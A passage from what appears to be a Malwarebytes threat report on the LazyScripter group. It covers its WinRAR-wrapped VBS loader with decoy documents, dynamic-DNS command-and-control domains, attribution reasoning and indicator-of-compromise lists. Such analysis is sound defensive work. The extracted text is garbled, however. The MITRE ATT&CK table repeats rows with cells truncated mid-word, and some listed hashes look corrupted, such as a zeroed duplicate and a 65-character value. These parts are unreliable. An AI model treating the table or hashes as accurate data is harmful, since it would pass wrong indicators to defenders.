



Figure 37: WinRaR installer

In fact, the actor has just used a VBS file to load PowerShell Empire, but it has wrapped its VBS into a WinRar installer which is usually bundled with a decoy document. As an example, "Canada Visa.exe" is a WinRar installer that has two bundled files: a VBS file and a decoy PDF document. This one is specifically designed to target users of Canada Visa, a Canadian immigration law firm based in Montreal, Canada. The decoy document was taken from the Canada Visa website.



Infrastructure

The actor has leveraged dynamic DNS providers for command-and-control communications. Dynamic DNS providers allow people to create free subdomains on shared domains and as you can see the actor has created five subdomains on four different dynamic DNS domains for the communications.

- kasperskylab.ignorelist.com
- hpsj.firewall-gateway.net
- googlechromeupdater.twilightparadox.com
- iatassl-telechargementsecurity.duckdns.org
- stub.ignorelist.com




Figure 39: Infrastructure

Attribution

We have examined TTPs, toolsets and infrastructure used by this actor to attribute it to any of the known threat actors.

Even though some similarities between this actor and documented APT actors such as APT28 and OilRig exist, these indicators are not enough to attribute to any of these groups.

- APT28 has used Koadic Rat in its past <u>campaigns</u>; the only similarity between them is the use of Koadic open-source tool which is not a strong indicator to show any connections between them.
- <u>OilRig</u> has used the batch to exe tool to convert its PowerShell scripts into executables. This is a good indicator that can show there is some overlap between this actor and OilRig but there are still some major differences between them that makes us believe they are separate groups.

The most similar APT actor to the actor we analyzed in this report is Muddy Water. Here is the list of similarities between them:

- Both have used Koadic and Empire in their previous campaigns
- Both have used scripting languages such as PowerShell in their campaigns
- Both have used GitHub to host their malicious payloads/scripts. Similar to Muddy Water this actor has added forks of some popular toolsets to add some legitimacy to its Github account
- Both have used scheduled tasks and Registry Run Keys / Startup Folder for persistence

However, there are some key differences between them:

- Muddy Water has employed targeted spear phishing attacks to perform its operations while this actor relies on spam campaigns
- This actor has employed several open-source frameworks and commercial malware such as Octopus, Nishang, Quasar, Remcos, njRAT, RMS, NetWire and LumosityLink RAT that have not been used by Muddy Water
- Unlike Muddy Water that has used macro-weaponized maldocs, this actor has not used macro-embedded documents and instead it directly embeds its loader within the maldocs
- Muddy Water has used some custom toolsets such as PowerStats and SharpStats while this actor mainly relies on open-source toolsets to perform its operations

In terms of used infrastructure, we have seen several APT groups that have used dynamic DNS for their C&C communications including Scarlet Mimic, Putter Panda, Turla, Patchwork and APT33. More specifically Scarlet Mimic and Putter Panda have used the same free DNS provider "firewall-gateway.net" for their C&C communications. Still, we have not found any other similarities between these APTs and the actor we analyzed in this report except using a free DNS provider which is not reliable in the attribution process.

Based on the differences we provided in this section we believe this is a new actor that has not been documented before and therefore we have decided to track this actor as a new group that we call LazyScripter.

Conclusion

In this paper, we uncovered several campaigns associated to an actor group that we believe has been active since 2018. Here are its main characteristics:

- Uses open-source offensive security toolsets for different stages of its attack kill-chain including PowerShell Empire, Koadic RAT, Octopus RAT, Nishang and Invoke-Ngrok
- Hosts payloads and scripts mostly on GitHub
- Uses scripting languages in its attacks: batch, VBScript, PowerShell and JavaScript
- Uses spam campaigns to spread its KOCTOPUS loader
- Mainly targets IATA and people looking for jobs (in particular those who want to immigrate to Canada through the skill workers program)
- Usually uses two multi-stage backdoors in its attacks
- Uses commercially available RATs in its attacks including Quasar, LuminosityLink, Remcos, njRAT, Adwind and RMS
- Uses a Batch encryption tool to encrypt all of its batch loaders
- Uses embedded objects within the maldocs instead of using macros

Indicators of Compromise (IOCs)

SHA-256	Filename
	Detail des
2d845bd6662e7449f4db7a922e67c665df70cd045af48e2cb3d689a5d0004b2f	Detail.doc
2e016bca305b1fd0c360d1e7334956a967f48f8fddf6ba272556959769919e24	canadavisa.doc
240ed00d58e9d34bea58a29c8195d530a86d87c7575b3f699d7c512fd1bc9233	Fishe de renseignement 2
240e000058e9034bea58a29c81950530a86087c7575b3169907c512101bc9233	Fiche_de_renseignement_2 5R9924N502567.docx.docx
7099cdd24bb1eb0dbe3ab1bc1995e3e5cf577b2d232e088d948c8ff749b73795	k.doc
87b1b71337ae7bc237d677fd6559ea6432facb27252fcefcac24bb6132ae8ac8	List of JOBS.doc
785c2845af631f33fda47b5a0fe5ccb338389b15e028e1ae7fa418d991e2c38f	LIST OF JOBS.doc
64cdfec0be049dd92388b1e5d8a5ef130907c8ea6a2a1f61564fd865892d24e8	Information All JOBS.doc
eadae73398980c346cf5783b2f1119cc8af3619ce405f32b943b56013c27d597	Information All Jobs.doc
c3379e83cd3e8763f80010176905f147fcc126b5e7ad9faa585d5520386bd659	Recommendations Corona Virus.doc
f46200110df685967fe3521360be461b1204f8f39a2aa785c4885fe3f142082b	Details of Offers.doc
51a631cf0940341f2682a84993b782e2c015ff2181a4c8894e38617643c6a4ca	COVID-19 & Travelers.doc
2d845bd6662e7449f4db7a922e67c665df70cd045af48e2cb3d689a5d0004b2f	Job Details.Doc
ba6cc16770dc67c1af1a3e103c3fd19a854193e7cd1fecbb11ca11c2c47cdf04c	Hiring and working conditions.do
905ef0ae8f5173b917a4f39063346825f4b23ae75cb4b3190300cb064bd002b9	COVID-19 & Travelers.doc
24a5c386efc5a5804374dcd92b0678d21cab637dadec124b5bed1fcd75c2bbd4	JOB_SEARCH_FORM.pdf.zip
d3bd27edb6ae36518039ffcee592e4a1017d16fe4753ea2c92010a41ef9c4cac	Federal_Skilled_Worker_Pro gram_Eligible_Occupations_ _Canada_Immigration_and_ Visa_InformationCanad.pd f.exe
1b819105e0971ebbcdc3ce4b5f317a8269370198ed369e1cdae9cdeb1c18c460	JOB_SEARCH_FORM.pdf.exe
0e5c1ff7ee751ed6c3ac9b22ddb7e35eaba24dd8b96a8f233b8c32d29cb012f5	IATA_Secure.zip

30c952a2a74d3c55b85f69638599d4f79d1684f37435a18e18879f4c5df39223	IATA_Secure.bat
b18da5a6fac54acd62d08fd40e16745e6ed6c076ff38144ffe9ae25786134700	MS-CV2020X-Update.zip
1df686dd9367ecd6bba2e9d03cd130e854f097fad3b5d0f58fbe839e310feb5e	MS-CV2020X-Update.reg
9936e7b3bd979e55b53f323bb70936a8e63c4852b42c9e0db6b42ddc97792dc0	JOB_INFORMATION.zip
07ae89016f95d512776efc1e7cbc188f2fa2e3bc23333d2361690628940ffdaa	APPWEB_IATA.zip
14007fd206b747305392b9f8712afab5dd14b2efe4e62a0e26a4e8df6933fd67	APPWEB_IATA.exe
5b0f07aeb3bf79de8845b603bdf6f2db33fe4e5cef833b036c9834694cac9f5d	Detail.zip
1b9e3a0e57de9a2ab43d04fa9ca32194209b794f03a232db3e8776e80e083c9b	Detail.pdf.exe
56d6ea4c914404d73499da8004594cb8844d87fa471be5a26db305cf6c9576af	SSL_IATA_UPDATER.zip
1df686dd9367ecd6bba2e9d03cd130e854f097fad3b5d0f58fbe839e310feb5e	SSL_IATA_UPDATER.reg
730306cfa87a3cc1567c9fa580319b25e594453381e414c8b79b674c53ad50bb	BSPlinkUpdaterV4.zip
47ba49ace38b677b82e264821274cfb0c531438b4449a2ee8a86f1488a0ec094	BSPlinkUpdaterV4.exe
b0c171a7bf59face4a906dbaebb0a42c4bdcad79e23c93eaa11c0ff9f9e1b63e	IATA ONE ID.exe
91573e2aad89c56aafd30ee2dd1155ef1e2b38a2d2856a3201e1f600e6685217	<unknown></unknown>
3a5480d5ea288089567f338055545b05c195f8eaf350ec4698ca6cb03b91f787	Qykk.exe
acbe0d54176227f28b98caaf141c82cc51e43a7b5797c1d3c76b01123e3f8f48	Qyk.exe
3a5480d5ea288089567f338055545b05c195f8eaf350ec4698ca6cb03b91f787	Qykk.exe
6d686b68de83cbadf89708c07251bf79180ade724e4a55c481533591a418885f	Qyk.exe
3e06419b294d31b00627ab9bd911b8b28f530fd24082ddc4c8395c026e3977c2	BSPlink Upgrade.zip
7bc29edcbb6ab7fae89b87a34919f94988a114d522b066b0dcc223d69dbe0d57	BSPlink Upgrade.exe
d9c29e1d6655e82c63fb393e70b74832e4ef9f51d4cf1eb4ced610147e8739ba	1.exe
76de9f8d6f0fcf8c5fb2bafc387c363e138af15cf751d2c2a230ad9cafd6271c	Setu-rms.exe
084a9940f85047be896b1bb1769bd667cef30d15920d61bfc0728d8d87b839df	Ve.exe
7adfb53ec021010a6921ac70f006c588d25278591ebc7a141a97db8e8ce10e2c	AdobeSD.exe
	1

e351840760e757bcc6b26efdd13abb393f3595f9ee1dad6de7e4ac6016569ee1	IATA_Security.zip
d0a92eca3053e644b8f40be86a62ecfabaf13c7681eb6a3fbf35c562561bf756	SUPPORT_KIT_USER.zip
540bcc8dde27c9f2e29b4478f7ee836eac14da37a26db4591d3031048e3949c3	SUPPORTKITS_USERS.zip
9c78b1aa211ffc44fc476fe62c5ebb58f6b996f5fe34412e7a63da577ebb52ca	SUPPORT_KIT_USERS.zip
2f92fb448dec9a56201f7381c8103a5c5e1f9d539a52df81357b1c285a4be6bb	SUPPORT_KITSUSERS.zip
69ea7e22f714593a2c2283dc9dc688cccfe1904f40c234263617902a0c0cb538	IATASecurity.zip
56719d9276dba013668ff0ae2313e19dcf2daa4c41f623acdeb1d5190f161b59	zim.bat
8f21b526c64e6ed7dc949fd99302e3e003bd3f244471eb385413b7c5a3b9ebd3	hidden.bat
2804964569aaffaf982f244002029985cdddfba2e904c35bc5410430083313ed	hpjs.ps1
f2a9d337ed894f2b3ba528abf6ec8b104852032b8ad1aacfd4057a1484b3f657	ngr2.ps1
67887f90cfddd35aff1d439a466d9175affd468a93c08c2a3b6f2fbc6bf41e21	ngr3.ps1
6b7c93cf1e392025652e528deb6e19a98077b5571eb0ed96f687a2101693cad4	ngr.ps1
d195e3b83e13a09d4d3f7b883123cbd273a8e43fdfb73a44797f413a3c1dc932	OChpjs.ps1
39bafd701738224cfbf210b825d8b1700de390492f0281c2ea62bd8153d04101	Ohpjs.ps1
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	SUPPORT_KITS_USERS.pdf.b at
ba79fa5e4a294ca77fc7707901be60bddbc8fbe12d3c4b97b0361b9b33c5df25	ua.bat
7ae7eba2b69228f3a0b01a59dfc6868d14bab73350fc954e559f5092e6429068	xt.ps1
5831d481f59a19416a9a081cd05db145f20d9ce47111fd6a6d6d0c1897691394	kaz.bat
f1ba1a13ce24383f06d76239f0c20eb20031ab638a146418d20c6c5f0313e85e	lnk.bat
d11fa64725812816dc7d40dc2b4ff587d7c2c3642b4644eceaf7d5d45dc4a572	mstsc.bat
e8e1af3431f3c68376cbd507bf8b4f7a5c0d88ce9ba92408e8fffba8f68cacc2	Recruitment Notice.pdf

Others:

dfd64e1ef1c5f78a9ffaf9484ad944428a42c506d4bdd4abd06c36af1286f830 486c32527778d03a182ea138b120e65894c2a56694475d46cdaf8096c8315ef2 a24478f2e4a427a3d51eee59494fcafc134a2f7438df6048bac78d7e03195e82 511fc2844f83b2db6dfa001fa807a481e307971a59cfc834fb05f91bcac7d1f7 5ded50f61bf34d7c99b9c80eb35aa0e99a38ab2fab43b98091fd7d51073ac598 221fe1c74b54724a51c15b442b1ab41dad11ce8504292881cc835c058c99f505 6c3b5ebd3e97986fbba855f042ad9be8729b960961491462bbec48ce67d7d9f9 df4bc0d07bc6c384a0bf015959ea86cc7fd26853cd74f106e1e1711eb8d33bac 7c34b2290b9ef2ccb4fef71f1f657e8f4c5f71f1bcd58de1128abb79c8839e7c 9bfa0256d2278b0d57e87bf62c45201e4796f873fbab881e57bc1d5b42d9eb54 f30e13a050375097f42f290b218306d31f67017cceb5bb2f126033b6646a25a5 563e2ba027e19da0880ef46a9db7a88a7f3f166ae545aa1d09c6372a4ace36fb 132664a7a25a029660a6295fb934799353dae5ab7bb5d39a419c8a15dd731b87 1cf356e4c59a8cce27d5defffcb4eb66140a162d539cbe4864e0b0c0eb9c9079 576eb01b09d8a2d7e8b8bb65bd23c237f80e70bb89ff03636574442c8414b271 33a5a796d49bfaee95a8d869c186850dc937e3e8801f409cb09d74fce7786f8f d9c29e1d6655e82c63fb393e70b74832e4ef9f51d4cf1eb4ced610147e8739ba ae8fa9b59fb15269e27cbbff6ad480cb53699eb56ff7bb36bcfd1b952a183e17 fb9064cd8b791f3057907e0d2d7393e0188b346e1a52e38d234ff295086e6d71 084a9940f85047be896b1bb1769bd667cef30d15920d61bfc0728d8d87b839df 528a8493f9046d630a0dad91d445481da8657b98f9151c55e5ab95e529d21018 cfbe2386ba456ec54ccb62d022906a782be2aec7c93b92d02dd5c74b62131585 50f600945cffb217dfec30e38cdd145f31f0a424ebb119c58072ab53afdea055 2775051020c869599208ae42eb5946b0977253d28298acb18061e51575adad1f cf48e8da9746c021438759740cae0a4aaffb2ed47ca0e6c738b58c3af9a48de0

Network indicators:

185.186.247.114 kasperskylab.ignorelist.com hpsj.firewall-gateway.net googlechromeupdater.twilightparadox.com 157.245.243.62 216.189.145.11 iatassl-telechargementsecurity.duckdns.org

Scheduled Task Names:

WindowsVer WinDowsUpdates WindowsUpdatesU automaticChromeUpdater AutomaticU AutomaticAppUpdaterAU AutomaticMozila

MITRE ATT&CK techniques

Initial accessT1566.001Spear phishing attachmentT1566.002Spear phishing linkExecutionT1204.001Malicious linksManual execution by userT1204.002Malicious filesManual execution by userT1059.003Windows command shellStarts CMD.EXE for commandsT1106Native APIExecutes PowerShell scriptsT1059.001PowerShellExecutes PowerShell scriptsT1053.005Scheduled TaskLoads the Task Scheduler DLL in Uses Task Scheduler to run oth powershell.exe executed via WPersistenceT1546.001Change Default File Associationreg.exe Changes default file ass svchost.exe Changes Image Fil Creates or modifies windows so Modifies Windows Defender se	interface her applications /MI sociation le Execution Options services
ExecutionT1204.001Malicious linksManual execution by userT1204.002Malicious filesManual execution by userT1059.003Windows command shellStarts CMD.EXE for commandsT106Native APIExecutes PowerShell scriptsT1059.001PowerShellExecutes PowerShell scriptsT1053.005Scheduled TaskLoads the Task Scheduler DLL in Uses Task Scheduler to run oth powershell.exe executed via WPersistenceT1546.001Change Default File Associationreg.exe Changes default file ass svchost.exe Changes Image FileT1543.003Windows ServicesCreates or modifies windows services	interface her applications /MI sociation le Execution Options services
T1204.002Malicious filesManual execution by userT1059.003Windows command shellStarts CMD.EXE for commandsT106Native APIExecutes PowerShell scriptsT1059.001PowerShellExecutes PowerShell scriptsT1053.005Scheduled TaskLoads the Task Scheduler DLL in Uses Task Scheduler to run oth T1047PersistenceT1546.001Change Default File Associationreg.exe Changes default file ass svchost.exe Changes Image FileT1543.003Windows ServicesCreates or modifies windows services	interface her applications /MI sociation le Execution Options services
T1059.003 Windows command shell Starts CMD.EXE for commands T106 Native API Executes PowerShell scripts T1059.001 PowerShell Executes PowerShell scripts Loads the Task Scheduler DLL in Uses Task Scheduler to run oth Uses Task Scheduler to run oth T1047 Windows Management Instrumentation powershell.exe executed via W Persistence T1546.001 Change Default File Association reg.exe Changes default file ass T1546.012 Image File Execution Options Injection svchost.exe Changes Image Fil T1543.003 Windows Services Creates or modifies windows services	interface her applications /MI sociation le Execution Options services
T1106 Native API T1059.001 PowerShell T1053.005 Scheduled Task Loads the Task Scheduler DLL in Uses Task Scheduler to run oth T1047 Windows Management Instrumentation powershell.exe executed via W Persistence T1546.001 Change Default File Association reg.exe Changes default file ass T1546.012 Image File Execution Options Injection svchost.exe Changes Image Fil T1543.003 Windows Services Creates or modifies windows services	interface her applications /MI sociation le Execution Options services
T1059.001PowerShellExecutes PowerShell scriptsT1053.005Scheduled TaskLoads the Task Scheduler DLL in Uses Task Scheduler to run othT1047Windows Management Instrumentationpowershell.exe executed via WPersistenceT1546.001Change Default File Associationreg.exe Changes default file assT1546.012Image File Execution Options Injectionsvchost.exe Changes Image FilT1543.003Windows ServicesCreates or modifies windows services	her applications /MI sociation le Execution Options services
T1053.005Scheduled TaskLoads the Task Scheduler DLL in Uses Task Scheduler to run oth DersistenceT1047Windows Management Instrumentationpowershell.exe executed via WPersistenceT1546.001Change Default File Associationreg.exe Changes default file ass svchost.exe Changes Image FileT1546.012Image File Execution Options Injectionsvchost.exe Changes Image FilT1543.003Windows ServicesCreates or modifies windows services	her applications /MI sociation le Execution Options services
T1053.005 Scheduled Task Uses Task Scheduler to run oth T1047 Windows Management Instrumentation powershell.exe executed via W Persistence T1546.001 Change Default File Association reg.exe Changes default file ass T1546.012 Image File Execution Options Injection svchost.exe Changes Image File T1543.003 Windows Services Creates or modifies windows Services	her applications /MI sociation le Execution Options services
T1047 Windows Management Instrumentation Dises Task Scheduler to run oth Persistence T1546.001 Change Default File Association reg.exe Changes default file association T1546.012 Image File Execution Options Injection svchost.exe Changes Image File T1543.003 Windows Services Creates or modifies windows services	VMI sociation le Execution Options services
Persistence T1546.001 Change Default File Association reg.exe Changes default file association T1546.012 Image File Execution Options Injection svchost.exe Changes Image File T1543.003 Windows Services Creates or modifies windows services	sociation le Execution Options services
T1546.012Image File Execution Options Injectionsvchost.exeChanges Image FileT1543.003Windows ServicesCreates or modifies windows services	le Execution Options services
T1543 003 Windows Services Creates or modifies windows services	services
T15/13 003 Windows Services	
11345.005 Willidows Services Madifias Windows Defender of	
Modules windows Defender se	ervice settings
T1547.001 Registry Run Keys / Startup Folder Changes the autorun value in t	he registry:
T1053.005 Scheduled Task Loads the Task Scheduler DLL in	nterface
Uses Task Scheduler to run oth	her applications
T1547.004 Win Logon Helper DLL Changes the login/logoff helpe	r path in the registry
Privilege T1548.002 Bypass User Account Control Uses fodhelper and event view Escalation	ver to bypass UAC
T1546.012 Image File Execution Options Injection Changes Image File Execution O	Options
Defense Evasion T1562.001 Disable or Modify Tools Modifies Windows Defender se	ervice settings
T1222.001 Windows File and Directory Permissions Uses ATTRIB.EXE to modify file Modification	attributes
T1112 Modify Registry Uses REG.EXE to modify Windo	ows registry
T1218.005 Mshta Starts MSHTA.EXE for opening	HTA or HTMLS files
T1218.011 rundll Uses RUNDLL32.EXE to load lib	orary
T1548.002 Bypass User Account Control Uses fodhelper and event view	ver to bypass UAC
T1140 Deobfuscate/Decode Files or Information Decodes Base64 and decrypts	AES encrypted traffic
Uses AES encryption	
T1027 Obfuscated Files or Information Uses obfuscation tools	
Uses Base64 encoding	
Discovery T1057 Process Discovery Obtains list of running processe	es

	T1082	System Information Discovery	
	T1016	System Network Configuration Discovery	
	T1033	System Owner/User Discovery	
	T1124	System Time Discovery	
C&C	T1071.001	Web protocols	
	T1132.001	Standard Encoding	Use Base64 to encode the data
	T1001	Data obfuscation	Use AES encryption to encrypt the data
	T1104	Multi-Stage Channels	
Exfiltration	T1041	Exfiltration Over C2 Channel	



Malwarebytes Inc. 3979 Freedom Circle, 12th Floor Santa Clara, CA 95054 USA +1 800 520 2796

 $\ensuremath{\mathbb{C}}$ 2021 Malwarebytes. All Rights Reserved. Any brand name is the property of its respective owner, is used for identification purposes only, and does not imply product endorsement or affiliation with Malwarebytes.